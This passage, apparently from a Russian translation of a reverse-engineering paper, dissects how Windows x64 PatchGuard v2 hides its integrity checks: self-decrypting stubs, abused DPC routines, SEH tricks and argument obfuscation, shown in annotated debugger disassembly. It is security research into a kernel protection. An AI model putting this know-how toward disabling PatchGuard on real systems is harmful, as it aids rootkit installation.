Первый слой расшифровки - это блок кода, вызываемый из перепрофилированной DPC-процедуры, выбранной PatchGuard во время загрузки. Его задача состоит в том, чтобы расшифровать самого себя: по 8 байт за раз, начиная со второй инструкции функции. Когда расшифровка этого блока кода завершается, дешифрующая заглушка продолжает работу и расшифровывает второй блок кода, то есть фактическую процедуру проверки PatchGuard. После завершения второго цикла расшифровки и деобфускации заглушка выполняет настоящую процедуру проверки целостности системы PatchGuard.

Как было отмечено выше, первая задача дешифрующей заглушки - расшифровать саму себя. За исключением первой инструкции заглушки, при входе вся процедура зашифрована. Первая инструкция шифрует саму себя и расшифровывает следующую инструкцию. Следующая инструкция расшифровывает следующие две инструкции, и так далее. Это достигается серией инструкций длиной четыре байта, которые выполняют xor восьмибайтового значения с ключом расшифровки. Изначально адресация начинается с текущего указателя инструкций; в этом примере rcx и rip всегда имеют одно и то же значение. Ниже показано, как работает этот процесс:

```
;
; rcx: адрес decryption stub (совпадает с rip)
; rdx: ключ расшифровки
;
Breakpoint 5 hit
nt!ExpTimeRefreshDpcRoutine+0x20a:
fffff800`0112c98b ff5538      call     qword ptr [rbp+38h]
0: kd> u poi(rbp+38)
;
; Обратите внимание: за пределами первой инструкции decryption stub
; изначально выглядит как мусорные данные (хотя в них виден шаблон,
; поскольку они лишь обфусцированы через xor).
;
fffff6adf`f6e6d55d f0483111      lock xor qword ptr [rcx],rdx
fffff6adf`f6e6d561 88644d68      mov     byte ptr [rbp+rcx*2+68h],ah
fffff6adf`f6e6d565 62           ???
fffff6adf`f6e6d566 d257df       rcl     byte ptr [rdi-21h],cl
fffff6adf`f6e6d569 88644d78      mov     byte ptr [rbp+rcx*2+78h],ah
fffff6adf`f6e6d56d 62           ???
fffff6adf`f6e6d56e d257ef       rcl     byte ptr [rdi-11h],cl
fffff6adf`f6e6d571 88644d48      mov     byte ptr [rbp+rcx*2+48h],ah
0: kd> t
fffff6adf`f6e6d55d f0483111      lock xor qword ptr [rcx],rdx
0: kd> r
;
; Обратите внимание на начальные входные аргументы. rcx указывает
; на первую инструкцию decryption stub (то же, что rip),
; а rdx является ключом расшифровки.
;
rax=fffff6adff6e6d55d rbx=fffff8000116d894 rcx=fffff6adff6e6d55d
rdx=601c55c0cf06e32a rsi=fffff800003c7ad0 rdi=0000000000000003
rip=fffff6adff6e6d55d rsp=fffff800003c51f8 rbp=fffff800003c7ad0
r8=0000000000000000 r9=0000000000000000 r10=0000000001c7111e
r11=fffff800003c54c0 r12=fffff8000116d858 r13=fffff800003c5370
r14=fffff80001000000 r15=fffff800003c60a0
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
fffff6adf`f6e6d55d f0483111      lock xor qword ptr [rcx],rdx ds:002b:fffff6adf`f6e6d55d=684d6488113148f0
;
; После того как расшифровка stub немного продвинулась, мы видим
; stub в исполняемой форме. Первая инструкция сначала повторно
; шифруется после исполнения, но более поздняя инструкция в stub
; расшифровки возвращает начальную инструкцию в исполняемую открытую форму.
;
0: kd> u FFFFFADFF6E6D55D
```

```

;
; Префикс `lock' используется для создания четырёхбайтной инструкции,
; когда непосредственное смещение не указано (ограничение MASM:
; ассемблер преобразует нулевое смещение в более короткую форму
; без операнда непосредственного смещения).
;
fffff6adf`f6e6d55d f0483111      lock xor qword ptr [rcx],rdx
fffff6adf`f6e6d561 48315108      xor    qword ptr [rcx+8],rdx
fffff6adf`f6e6d565 48315110      xor    qword ptr [rcx+10h],rdx
fffff6adf`f6e6d569 48315118      xor    qword ptr [rcx+18h],rdx
fffff6adf`f6e6d56d 48315120      xor    qword ptr [rcx+20h],rdx
fffff6adf`f6e6d571 48315128      xor    qword ptr [rcx+28h],rdx
fffff6adf`f6e6d575 48315130      xor    qword ptr [rcx+30h],rdx
fffff6adf`f6e6d579 48315138      xor    qword ptr [rcx+38h],rdx
0: kd> u
fffff6adf`f6e6d57d 48315140      xor    qword ptr [rcx+40h],rdx
fffff6adf`f6e6d581 48315148      xor    qword ptr [rcx+48h],rdx
;
; Поскольку начальная инструкция была повторно зашифрована после исполнения,
; её нужно расшифровать снова.
;
fffff6adf`f6e6d585 3111          xor    dword ptr [rcx],edx
fffff6adf`f6e6d587 488bc2          mov    rax,rdx
fffff6adf`f6e6d58a 488bd1          mov    rdx,rcx
fffff6adf`f6e6d58d 8b4a4c          mov    ecx,dword ptr [rdx+4Ch]
;
; Ниже находится цикл расшифровки второго этапа. Его назначение -
; расшифровать блок кода, следующий в памяти за текущим decryption stub.
;
; Затем этот блок кода выполняется (он отвечает за фактические
; системные проверки PatchGuard).
;
fffff6adf`f6e6d590 483144ca48      xor    qword ptr [rdx+rcx*8+48h],rax
fffff6adf`f6e6d595 48d3c8          ror    rax,cl
0: kd> u
fffff6adf`f6e6d598 e2f6            loop   fffff6adf`f6e6d590
;
; После завершения расшифровки второго блока мы выполним его,
; перейдя к нему. Это запускает системную проверочную процедуру,
; которая проверяет целостность системы и организует аварийную
; остановку при провале проверки, а иначе организует собственный
; повторный запуск через несколько минут.
;
fffff6adf`f6e6d59a 8b8288010000     mov    eax,dword ptr [rdx+188h]
fffff6adf`f6e6d5a0 4803c2          add    rax,rdx
fffff6adf`f6e6d5a3 ffe0            jmp    rax

```

Перед возвратом управления процедура проверки снова шифрует себя, чтобы после первого вызова не оставаться в памяти в открытом виде. Кроме того, при каждом выполнении PatchGuard повторно рандомизирует ключ, используемый для шифрования и расшифровки процедуры валидации PatchGuard, так что потенциальный атакующий получает часто мутирующую цель. Из-за этого поведения процедура валидации PatchGuard меняет свой вид в памяти в зашифрованной форме каждые несколько минут, то есть с периодичностью проверок PatchGuard. Хотя это, возможно, достойная попытка Microsoft с точки зрения интересных техник обфускации, на практике существуют гораздо более простые направления атаки, позволяющие отключить PatchGuard без необходимости искать цель, которая меняет свой вид в памяти каждые несколько минут.

3.4. Обфускация вызовов проверки целостности системы через Structured Exception Handling

Как и PatchGuard версии 1, эта версия PatchGuard использует поддержку structured exception handling (SEH) как неотъемлемую часть процесса, запускающего выполнение процедуры проверки

целостности системы. Способ, которым это достигается, несколько изменился по сравнению с предыдущей версией PatchGuard. В частности, в каждой DPC PatchGuard есть несколько слоёв обфускации, скрывающих фактический вызов процедуры проверки целостности. Чтобы усложнить жизнь потенциальным атакующим, точные детали используемой обфускации различаются для каждой из десяти DPC-процедур, которые могут быть перепрофилированы для PatchGuard. Однако все они имеют общую схему, которую можно описать на высоком уровне.

Первый шаг вызова процедуры проверки целостности системы PatchGuard - это KTIMER, с которым связан KDPC, то есть обратный вызов DPC, вызываемый при срабатывании таймера. Этот таймер подготавливается к однократному выполнению через интервал порядка нескольких минут. К интервалу добавляется случайный разброс, чтобы усложнить классическую атаку поиска по заранее известной сигнатуре, пытающуюся найти KTIMER в невыгружаемом пуле. DPC-процедура, указанная в KDPC, связанном с KTIMER PatchGuard, выбирается из набора десяти легитимных DPC-процедур, которые могут быть перепрофилированы для PatchGuard. Отличие именно этого вызова DPC-процедуры от легитимного системного вызова той же процедуры обеспечивается тем, что одним из аргументов DPC-процедуры передаётся заведомо некорректный указатель ядра.

Прототип DPC-процедуры описывается типом PKDEFERRED_ROUTINE:

```
typedef
VOID
(*PKDEFERRED_ROUTINE) (
    IN struct _KDPC *Dpc,           // pointer to parent DPC
    IN PVOID DeferredContext,       // arbitrary context - assigned at DPC initialization
    IN PVOID SystemArgument1,       // arbitrary context - assigned when DPC is queued
    IN PVOID SystemArgument2       // arbitrary context - assigned when DPC is queued
);
```

По сути, DPC - это процедура обратного вызова с набором пользовательских контекстных параметров, интерпретация которых полностью остаётся на усмотрение самой DPC-процедуры. Стандартный способ использования контекстных аргументов в функциях обратного вызова состоит в том, чтобы указывать ими на более крупную структуру, содержащую сведения, необходимые процедуре обратного вызова для работы. Именно так десять DPC-процедур, которые может использовать PatchGuard, относятся к аргументу DeferredContext при легитимном исполнении. Это использование DeferredContext и позволяет PatchGuard запускать своё исполнение для каждой из десяти DPC-процедур через исключение: PatchGuard организует передачу фиктивного значения DeferredContext при вызове DPC-процедуры. Когда DPC-процедура впервые пытается разыменовать структуру, специфичную для DPC, на которую якобы указывает DeferredContext, возникает исключение. Оно передаёт управление системе диспетчеризации исключений, а в итоге - процедуре проверки целостности PatchGuard.

На первый взгляд это может показаться простым, но если читатель знаком с программированием в режиме ядра, в таком описании должны сразу появиться тревожные признаки. Обычно невозможно перехватывать ошибочные обращения к памяти на DISPATCH_LEVEL или выше с помощью SEH; как правило, будет вызвана одна из аварийных остановок: PAGE_FAULT_IN_NON_PAGED_AREA или IRQL_NOT_LESS_OR_EQUAL, в зависимости от того, относилось ли ошибочное обращение к зарезервированной невыгружаемой области или к выгружаемой памяти. В результате можно было бы ожидать, что PatchGuard подвергает систему риску случайной аварийной остановки, передавая фиктивные указатели, которые разыменовываются на DISPATCH_LEVEL, то есть на IRQL, где работают DPC-процедуры.

Однако у PatchGuard есть несколько приёмов. Он использует зависящую от реализации особенность текущего поколения x64-процессоров AMD, чтобы формировать адреса режима ядра, которые являются фиктивными, но при обращении не вызывают страничную ошибку. Вместо этого такие фиктивные адреса приводят к исключению общей защиты, которое в итоге проявляется как SEH-исключение STATUS_ACCESS_VIOLATION. Этот путь генерации STATUS_ACCESS_VIOLATION

действительно работает даже на DISPATCH_LEVEL, что позволяет PatchGuard безопасно передавать фиктивные значения указателя для DeferredContext и запускать диспетчеризацию SEH без риска немедленно обрушить систему аварийной остановкой.

Конкретная особенность реализации, на которую опирается PatchGuard, связана с ограничением 48-битного адресного пространства в семействе процессоров AMD Hammer [4]. Современные процессоры AMD реализуют только 48 бит из 64-битного адресного пространства, представленного архитектурой x64. Это достигается требованием, чтобы биты с 63-го до старшего реализованного процессором бита любого адреса были установлены либо все в единицы, либо все в нули. Адрес такой формы называется каноническим адресом, или корректно сформированным адресом. Попытки обратиться к адресам, которые не являются каноническими по этому определению, приводят к немедленной генерации исключения общей защиты процессором. Это ограничение фактически делит используемое адресное пространство на две половины: одну область в верхней части адресного пространства и одну область в нижней, с "ничейной землёй" между ними. Windows использует это разделение для отделения пользовательского режима от режима ядра: верхняя часть адресного пространства резервируется для режима ядра, нижняя - для пользовательского режима. PatchGuard использует эту навязанную процессором "ничейную землю", чтобы создавать фиктивные значения указателей, которые можно безопасно разыменовывать и поймать через SEH даже на высоких IRQL.

Все DPC-процедуры из набора, который может быть перепрофилирован PatchGuard, разыменовывают аргумент DeferredContext как первую часть работы, не считая переключивания переменных стека. Иными словами, первая реальная работа любой DPC-процедуры, совместимой с PatchGuard, состоит в обращении к структуре или переменной, на которую указывает DeferredContext. На пути исполнения, где PatchGuard пытается запустить проверку целостности системы, аргумент DeferredContext недействителен, что в итоге приводит к исключению нарушения доступа, направляемому к SEH-регистрациям DPC-процедуры. Если изучить любую из DPC-процедур PatchGuard, видно, что все они имеют несколько перекрывающихся SEH-регистраций; обычно такая конструкция указывает на несколько уровней вложенных try/except и try/finally:

```
1: kd> !fnseh nt!ExpTimeRefreshDpcRoutine
nt!ExpTimeRefreshDpcRoutine Lc8 0A,02 [EU ] nt!_C_specific_handler (C)
> fffff8000100358a La (fffff8000112c830 -> fffff80001000000)
> fffff8000100358a Lc (fffff8000112c870 -> fffff80001003596)
> fffff8000100358a L16 (fffff8000112c8a0 -> fffff80001000000)
> fffff8000100358a L18 (fffff8000112c8f0 -> fffff800010035a2)
```

Эти SEH-регистрации являются важной частью работы проверок целостности системы PatchGuard. Точные детали работы каждой регистрации обработчика различаются для каждой DPC-процедуры, что сделано для затруднения обратного инжиниринга, но общая идея состоит в том, что каждый зарегистрированный обработчик выполняет часть работы, необходимой для подготовки вызова процедуры проверки целостности PatchGuard. Эта работа разделена между четырьмя разными обработчиками исключений/раскрутки, чтобы усложнить понимание происходящего, но конечный результат у каждой из DPC-процедур один: один из обработчиков исключений/раскрутки в итоге напрямую вызывает находящуюся в памяти дешифрующую заглушку проверки целостности системы. Заглушка расшифровывает себя, затем проверочную процедуру PatchGuard и передаёт ей управление, чтобы PatchGuard мог проверить различные защищённые регистры, MSR и образы ядра, например само ядро, на несанкционированные изменения.

Кроме того, все DPC PatchGuard были дополнены обфускацией аргументов DPC-процедуры в переменных стека. Точные смещения на стеке различаются от одной DPC-процедуры к другой, а также между разными вариантами ядра; например, многопроцессорные и однопроцессорные сборки ядра имеют разную компоновку стекового кадра для многих DPC-процедур PatchGuard. Напомним, что в x64-соглашении о вызовах первые четыре аргумента передаются через регистры

rcx, rdx, r8 и r9. Каждая DPC-процедура PatchGuard специально сохраняет важные регистровые аргументы на стек в обфусцированном виде. Несколько аргументов остаются обфусцированными почти до самого вызова дешифрующей заглушки процедуры проверки целостности системы. Это затрудняет третьим сторонам модификацию середины конкретной DPC-процедуры с лёгким доступом к исходным аргументам DPC. Предположительно это сделано, чтобы сложнее было отличать вызовы DPC, выполняющие легитимную функцию процедуры, от вызовов DPC, которые вызовут PatchGuard. Это также усложняет, хотя и не делает невозможным, обобщённое восстановление исходных аргументов DPC-процедуры из контекста любого обработчика исключений, зарегистрированного для DPC-процедуры.

Эту обфускацию аргументов легко увидеть, дизассемблировав любую из DPC-процедур PatchGuard. Например, в ExpTimeRefreshDpcRoutine видно, что процедура сохраняет аргументы Dpc (rcx) и DeferredContext (rdx) на стек, возвращает их на магическую константу (эта константа отличается для каждой разновидности DPC-процедуры и дополнительно усложняет обобщённое восстановление исходных DPC-аргументов), а затем затирает исходные регистры аргументов:

```
0: kd> uf nt!ExpTimeRefreshDpcRoutine
;
; На входе имеем следующее:
;
; rcx -> Dpc
; rdx -> DeferredContext (если это вызов для PatchGuard,
;                          то DeferredContext является фиктивным
;                          указателем ядра).
; r8 -> SystemArgument1
; r9 -> SystemArgument2
;
nt!ExpTimeRefreshDpcRoutine:
;
; Здесь r11 используется как временный указатель кадра.
;
; Временные указатели кадра - специфичная для x64 конструкция
; компилятора, в которой volatile-регистр используется как
; указатель кадра до первого вызова функции.
;
fffff800`01003540 4c8bdc      mov     r11, rsp
fffff800`01003543 4881ecc8000000 sub     rsp, 0C8h
fffff800`0100354a 4889642460    mov     qword ptr [rsp+60h], rsp
;
; Эта DPC-процедура не использует SystemArgument1 или
; SystemArgument2. Поэтому она может сразу перезаписать
; эти регистры аргументов, не сохраняя их значения.
;
; r8 = Dpc
; rcx = Dpc
; rdx = DeferredContext
;
fffff800`0100354f 4c8bc1      mov     r8, rcx
fffff800`01003552 4889542448    mov     qword ptr [rsp+48h], rdx
;
; Установить [rsp+20h] в ноль. Это переменная состояния,
; используемая обработчиками области видимости исключений/раскрутки,
; чтобы координировать процесс выполнения PatchGuard между
; четырьмя обработчиками области видимости исключений/раскрутки,
; связанными с этим участком кода.
;
fffff800`01003557 4533c9      xor     r9d, r9d
fffff800`0100355a 44894c2420    mov     dword ptr [rsp+20h], r9d
;
; PatchGuard обнуляет различные ключевые поля в DPC.
; Это попытка затруднить поиск DPC в памяти из контекста
; обработчика исключения, вызванного, когда DPC PatchGuard
; обращается к фиктивному аргументу DeferredContext.
; Конкретно PatchGuard обнуляет поля Type и DeferredContext
; структуры KDPC, показанной ниже:
;
```

```

; 0: kd> dt nt!_KDPC
; +0x000 Type : UChar
; +0x001 Importance : UChar
; +0x002 Number : UChar
; +0x003 Expedite : UChar
; +0x008 DpcListEntry : _LIST_ENTRY
; +0x018 DeferredRoutine : Ptr64
; +0x020 DeferredContext : Ptr64 Void
; +0x028 SystemArgument1 : Ptr64 Void
; +0x030 SystemArgument2 : Ptr64 Void
; +0x038 DpcData : Ptr64 Void
;
; Dpc->Type = 0
;
fffff800`0100355f 448809 mov byte ptr [rcx],r9b
;
; Dpc->DeferredContext = 0
;
fffff800`01003562 4c894920 mov qword ptr [rcx+20h],r9
;
; Здесь DPC загружает в [r11-20h] обфусцированную
; копию аргумента DeferredContext (циклически сдвинутую
; влево на 0x34 бита).
;
; Напомним, что rsp == r11+0xc8, поэтому это место
; также можно адресовать как [rsp+0A8h].
;
; [rsp+0A8h] -> ROL(DeferredContext, 0x34)
;
fffff800`01003566 488bc2 mov rax,rdx
fffff800`01003569 48c1c034 rol rax,34h
fffff800`0100356d 498943e0 mov qword ptr [r11-20h],rax
;
; Аналогично DPC загружает в [r11-48h]
; обфусцированную копию аргумента Dpc (циклически
; сдвинутую вправо на 0x48 бита).
;
; Это место можно адресовать как [rsp+80h].
;
; [rsp+80h] -> ROR(Dpc, 0x48)
;
fffff800`01003571 488bc1 mov rax,rcx
fffff800`01003574 48c1c848 ror rax,48h
fffff800`01003578 498943b8 mov qword ptr [r11-48h],rax
;
; Теперь установлен следующий регистровый контекст:
;
; r8 = Dpc
; rcx = Dpc
; rdx = DeferredContext
; rax = ROR(Dpc, 0x48)
; [rsp+0A8h] = ROL(DeferredContext, 0x34)
; [rsp+80h] = ROR(Dpc, 0x48)
;
; DPC-процедура уничтожает содержимое rcx,
; расширяя его нулями из копии младшего байта
; значения DeferredContext.
;
fffff800`0100357c 0fb6ca movzx ecx,dl
;
; DPC-процедура уничтожает содержимое r8 сдвигом вправо
; (в отличие от циклического сдвига, входящие слева биты
; просто заполняются нулями, а не устанавливаются в биты,
; вытесненные справа). Поэтому правые биты теряются навсегда,
; уничтожая регистр r8 как полезный источник аргумента Dpc.
;
fffff800`0100357f 49d3e8 shr r8,cl
;
; r8 сохраняется на стеке, но больше не является напрямую
; полезным способом найти аргумент Dpc из-за разрушительного
; сдвига вправо выше.

```

```

;
fffff800`01003582 4c898424d8000000 mov     qword ptr [rsp+0D8h],r8
;
; r8          = Dpc >> (UCHAR)DeferredContext
; rcx          = (UCHAR)DeferredContext
; rdx          = DeferredContext
; rax          = ROR(Dpc, 0x48)
; [rsp+0A8h] = ROL(DeferredContext, 0x34)
; [rsp+80h]  = ROR(Dpc, 0x48)
;
; Здесь мы временно деобфусцируем аргумент DeferredContext,
; сохранённый выше в [r11-20h]. В этом конкретном случае
; rdx также содержит деобфусцированное значение DeferredContext,
; но не все экземпляры DPC-процедур PatchGuard обладают свойством
; сохранять открытую копию DeferredContext в rdx.
;
fffff800`0100358a 498b43e0      mov     rax,qword ptr [r11-20h]
fffff800`0100358e 48c1c834      ror     rax,34h
;
; Теперь у нас установлен следующий контекст:
;
; r8          = Dpc >> (UCHAR)DeferredContext
; rcx          = (UCHAR)DeferredContext
; rdx          = DeferredContext (* Но это верно не для всех
;                               DPC-процедур.)
;
; rax          = DeferredContext
; [rsp+0A8h] = ROL(DeferredContext, 0x34)
; [rsp+80h]  = ROR(Dpc, 0x48)
;
; Следующий шаг - разыменовать значение DeferredContext.
; Для легитимного вызова DPC эта операция безвредна:
; значение DeferredContext указывало бы на допустимую память ядра.
;
; Однако для PatchGuard это вызывает нарушение доступа,
; в результате чего управление передаётся обработчикам
; исключений, зарегистрированным для DPC-процедуры.
;
fffff800`01003592 8b00          mov     eax,dword ptr [rax]

```

В этот момент необходимо исследовать различные обработчики исключений/раскрытки, зарегистрированные для DPC-процедуры, чтобы определить, что происходит дальше. Большую часть этих обработчиков можно пропустить: они представляют собой лишь небольшие слои обфускации, которые заметно отличаются между DPC-процедурами, но приводят к одному и тому же результату. Однако один из обработчиков исключений/раскрытки выполняет вызов проверки целостности PatchGuard, и именно он заслуживает более подробного обсуждения. Поскольку регистрации исключений для всех DPC-процедур PatchGuard используют `nt!_C_specific_handler`, обработчики области видимости соответствуют стандартному прототипу, определённому ниже:

```

//
// Определение стандартного типа, описывающего обработчик исключений языка C,
// который используется с _C_specific_handler.
//
// Фактические значения параметров различаются в зависимости от того, содержит
// ли младший байт первого аргумента значение 0x1. Если да, то вызов идёт
// к обработчику раскрытки процедуры; иначе вызов идёт к обработчику исключения
// процедуры. У каждой процедуры достаточно разные трактовки двух аргументов,
// хотя с точки зрения соглашений о вызовах прототипы совместимы.
//
typedef
LONG
(NTAPI * PC_LANGUAGE_EXCEPTION_HANDLER)(
    __in PEXCEPTION_POINTERS ExceptionPointers, // если младший байт равен 0x1, это раскрытка
    __in ULONG64 EstablisherFrame // указатель стека процедуры, вызвавшей исключение
);

```


В случае nt!ExpTimeRefreshDpcRoutine четвёртая регистрация обработчика области видимости выполняет вызов процедуры проверки целостности PatchGuard. Здесь процедура выполняет проверку целостности только если переменная состояния, сохранённая в [rsp+20h] в DPC-процедуре, установлена в определённое значение. Эта переменная состояния изменяется по мере того, как исключение нарушения доступа проходит через каждый из обработчиков области видимости для исключений/раскрутки, пока не добирается до данного обработчика, что в итоге приводит к исполнению проверки целостности системы PatchGuard. Пока что проще считать, что эта процедура вызывается с [rsp+20h] в DPC-процедуре, установленным в значение, отличное от 0x15. Это означает, что PatchGuard должен быть выполнен.

```
0: kd> uf fffff8000112c8f0
nt!ExpTimeRefreshDpcRoutine+0x17f:
;
; mov eax, eax - это hotpatch stub, его можно игнорировать.
;
fffff800`0112c8f0 8bc0          mov     eax,eax
fffff800`0112c8f2 55           push    rbp
fffff800`0112c8f3 4883ec20     sub     rsp,20h
;
; rdx соответствует аргументу EstablisherFrame.
; Этот аргумент содержит значение указателя стека (rsp)
; для процедуры, с которой связан данный обработчик
; исключения/раскрутки. Обычно этот аргумент используют
; для бесшовного доступа к локальным переменным процедуры,
; с которой связан фильтр try/except. Именно это в итоге
; и происходит здесь: в регистр rbp загружается указатель
; стека DPC-процедуры на момент возникновения исключения.
;
;
fffff800`0112c8f7 488bea       mov     rbp,rdx
;
; Проверяем переменную состояния.
; Напомним, что при первом входе в DPC-процедуру
; [rsp+20h] в контексте DPC-процедуры был равен нулю.
; В этом контексте это место соответствует [rbp+20h],
; поскольку в rbp загружен указатель стека, использовавшийся
; в DPC-процедуре. Это место проверяется и изменяется каждым
; зарегистрированным обработчиком исключения/раскрутки и в итоге
; будет установлено в 0x15 к моменту вызова этой процедуры.
;
fffff800`0112c8fa 83452007     add     dword ptr [rbp+20h],7
fffff800`0112c8fe 8b4520       mov     eax,dword ptr [rbp+20h]
fffff800`0112c901 83f81c       cmp     eax,1Ch
;
; Пока рассмотрим случай, когда этот переход не выполняется.
; Переход выполняется, когда PatchGuard не исполняется
; (а это неинтересный случай).
;
fffff800`0112c904 0f858c000000 jne     nt!ExpTimeRefreshDpcRoutine+0x215 (fffff800`0112c996)

nt!ExpTimeRefreshDpcRoutine+0x189:
;
; Чтобы понять следующие инструкции, нужно вернуться
; к контексту стековых переменных, который DPC-процедура
; настроила перед инструкцией, вызвавшей исключение
; нарушения доступа. В тот момент на стеке были установлены
; следующие значения:
;
; [rsp+0A8h] = ROL(DeferredContext, 0x34)
; [rsp+80h]  = ROR(Dpc, 0x48)
;
; Следующий набор инструкций использует эти обфусцированные
; копии исходных аргументов DPC-процедуры, чтобы выполнить
; вызов процедуры проверки целостности PatchGuard.
;
; Первый выполняемый шаг - деобфусцировать значение Dpc,
; сохранённое в [rsp+80h], или в [rbp+80h], если смотреть
; из этого контекста.
```

```

;
fffff800`0112c90a 488b8580000000 mov     rax,qword ptr [rbp+80h]
;
; rax = Dpc
;
fffff800`0112c911 48c1c048          rol     rax,48h
;
; [rbp+50h] -> Dpc
;
fffff800`0112c915 48894550          mov     qword ptr [rbp+50h],rax
;
; Затем аргумент DeferredContext деобфусцируется
; и сохраняется в открытом виде.
;
fffff800`0112c919 488b85a800000000 mov     rax,qword ptr [rbp+0A8h]
;
; rax = DeferredContext
;
fffff800`0112c920 48c1c834          ror     rax,34h
;
; [rbp+58h] -> DeferredContext
;
fffff800`0112c924 48894558          mov     qword ptr [rbp+58h],rax
;
; rax = Dpc
;
fffff800`0112c928 488b4550          mov     rax,qword ptr [rbp+50h]
;
; Следующая инструкция обращается к памяти после объекта KDPC.
; Напомним, что объект KDPC на x64 имеет длину 0x40 байт,
; поэтому [Dpc+40h] - первое значение за пределами DPC в памяти.
; В действительности KDPC является членом более крупной структуры,
; которая определена следующим образом:
;
; struct PATCHGUARD_DPC_CONTEXT {
;   KDPC      Dpc;           // +0x00
;   ULONGLONG DecryptionKey; // +0x40
; };
;
; В результате эта инструкция эквивалентна приведению аргумента Dpc
; к PATCHGUARD_DPC_CONTEXT* и последующему обращению к члену
; DecryptionKey.
;
;
; rcx = Dpc->DecryptionKey
;
fffff800`0112c92c 488b4840          mov     rcx,qword ptr [rax+40h]
;
; [rbp+40h] -> DecryptionKey
;
fffff800`0112c930 48894d40          mov     qword ptr [rbp+40h],rcx
;
; rax = DecryptionKey
;
fffff800`0112c934 488b4540          mov     rax,qword ptr [rbp+40h]
;
; Затем значение DeferredContext складывается по XOR
; с ключом расшифровки, сохранённым в структуре
; PATCHGUARD_DPC_CONTEXT. Это даёт значимые биты указателя
; на decryption stub PatchGuard. Напомним, что из-за
; области "ничейной земли" между границами адресных пространств
; режима ядра и пользовательского режима на современных
; процессорах AMD64 остальные биты должны быть либо все
; единицами, либо все нулями, чтобы образовать допустимый адрес.
; Поскольку мы имеем дело с адресом режима ядра, можно безопасно
; предположить, что все эти биты должны быть единицами.
;
fffff800`0112c938 48334558          xor     rax,qword ptr [rbp+58h]
;
; [rbp+30h] -> DeferredContext ^ DecryptionKey
;

```

```

fffff800`0112c93c 48894530      mov     qword ptr [rbp+30h],rax
;
; Установить требуемые биты в единицы в расшифрованном
; указателе, как требуется для формирования канонического
; адреса на текущих системах AMD64.
;
fffff800`0112c940 48b8000000000f8ffff mov rax,0FFFFFFF8000000000h
;
; [rbp+30h] -> [rbp+30h] | 0xFFFFF80000000000
;
; Теперь [rbp+30h] является указателем на decryption stub.
;
fffff800`0112c94a 48094530      or      qword ptr [rbp+30h],rax
;
; Следующие инструкции создают дополнительные копии stub
; расшифровки на стеке DPC-процедуры. Реальной цели у этого нет,
; кроме половинчатой попытки запутать любого, кто попытается
; выполнить обратный инжиниринг этого участка PatchGuard.
;
; [rbp+38h] -> [rbp+30h] (decryption stub)
;
fffff800`0112c94e 488b4530      mov     rax,qword ptr [rbp+30h]
fffff800`0112c952 48894538      mov     qword ptr [rbp+38h],rax
;
; [rbp+28h] -> [rbp+38h] (decryption stub)
;
fffff800`0112c956 488b4538      mov     rax,qword ptr [rbp+38h]
fffff800`0112c95a 48894528      mov     qword ptr [rbp+28h],rax
;
; Следующий набор инструкций перезаписывает первые четыре байта
; начального опкода в decryption stub. Этот опкод должен
; быть установлен в следующую инструкцию:
;
; f0483111      lock xor qword ptr [rcx],rdx
;
; Отдельные байты опкода инструкции записываются
; в decryption stub по одному байту за раз.
;
; *(PULONG)DecryptionStub = 0x113148f0
;
fffff800`0112c95e 488b4528      mov     rax,qword ptr [rbp+28h]
fffff800`0112c962 c600f0      mov     byte ptr [rax],0F0h
fffff800`0112c965 488b4528      mov     rax,qword ptr [rbp+28h]
fffff800`0112c969 c6400148      mov     byte ptr [rax+1],48h
fffff800`0112c96d 488b4528      mov     rax,qword ptr [rbp+28h]
fffff800`0112c971 c6400231      mov     byte ptr [rax+2],31h
fffff800`0112c975 488b4528      mov     rax,qword ptr [rbp+28h]
fffff800`0112c979 c6400311      mov     byte ptr [rax+3],11h
;
; Наконец выполняется вызов decryption stub.
; У decryption stub есть прототип, соответствующий
; следующему определению:
;
; VOID
; NTAPI
; PgDecryptionStub(
;     __in PVOID PatchGuardRoutine,
;     __in ULONG64 DecryptionKey,
;     __in ULONG Reserved0,
;     __in ULONG Reserved1
; );
;
; Два значения ULONG с пометкой 'reserved' всегда равны нулю.
;
; В rcx загружается адрес decryption stub,
; а в rdx загружается значение DecryptionKey.
;
fffff800`0112c97d 4533c9      xor     r9d,r9d
fffff800`0112c980 4533c0      xor     r8d,r8d
fffff800`0112c983 488b5540      mov     rdx,qword ptr [rbp+40h]
fffff800`0112c987 488b4d38      mov     rcx,qword ptr [rbp+38h]

```

```

;
; В этот момент управление передаётся decryption stub,
; как описывалось ранее. stub расшифрует себя, расшифрует
; процедуру проверки целостности PatchGuard, а затем передаст
; управление процедуре проверки целостности PatchGuard. Процедура
; проверки целостности отвечает за возврат DPC в пригодное состояние
; (напомним, что ранее DPC-процедура обнулила её части) и за повторную
; постановку DPC в очередь на выполнение. Она также отвечает за повторное
; шифрование decryption stub при необходимости.
;
fffff800`0112c98b ff5538          call    qword ptr [rbp+38h]
;
; После выполнения вызова фильтр исключения возвращает
; именованную константу EXCEPTION_EXECUTE_HANDLER. Это приводит
; к вызову одного из зарегистрированных обработчиков для обработки
; исключения. Обработчик передаст управление в точку возврата
; DPC-процедуры, тем самым пропуская тело DPC (поскольку вызов DPC
; не был запросом на выполнение легитимной функции этой DPC).
;
fffff800`0112c98e 41b901000000    mov     r9d,1
fffff800`0112c994 eb03            jmp     nt!ExpTimeRefreshDpcRoutine+0x218 (fffff800`0112c999)

nt!ExpTimeRefreshDpcRoutine+0x215:
fffff800`0112c996 4533c9          xor     r9d,r9d

nt!ExpTimeRefreshDpcRoutine+0x218:
fffff800`0112c999 418bc1          mov     eax,r9d
fffff800`0112c99c 4883c420        add     rsp,20h
fffff800`0112c9a0 5d              pop     rbp
fffff800`0112c9a1 c3              ret

```

Это действительно значительный уровень обфускации, но он не является непреодолимым. Существует несколько простых способов, с помощью которых атакующий может полностью обойти все эти слои.

3.5. Нарушение точек останова на базе регистров отладки

PatchGuard версии 2 пытается защитить себя от точек останова, установленных с помощью аппаратных регистров отладки. Такие точки останова работают через настройку до четырёх интересующих адресов памяти. Каждую такую область памяти можно настроить так, чтобы она вызывала отладочное исключение при чтении, записи или исполнении. Поскольку точки останова такого типа не видны проверкам целостности кода PatchGuard, в отличие от обычных точек останова, где целевые инструкции заменяются опкодами `int 3` (`0xcc`), точки останова на основе регистров отладки, иногда называемые точками останова памяти или аппаратными точками останова, представляют угрозу для PatchGuard. PatchGuard пытается противостоять этой угрозе, отключая все такие точки останова на основе регистров отладки как первый шаг после расшифровки процедуры проверки целостности системы в памяти:

```

;
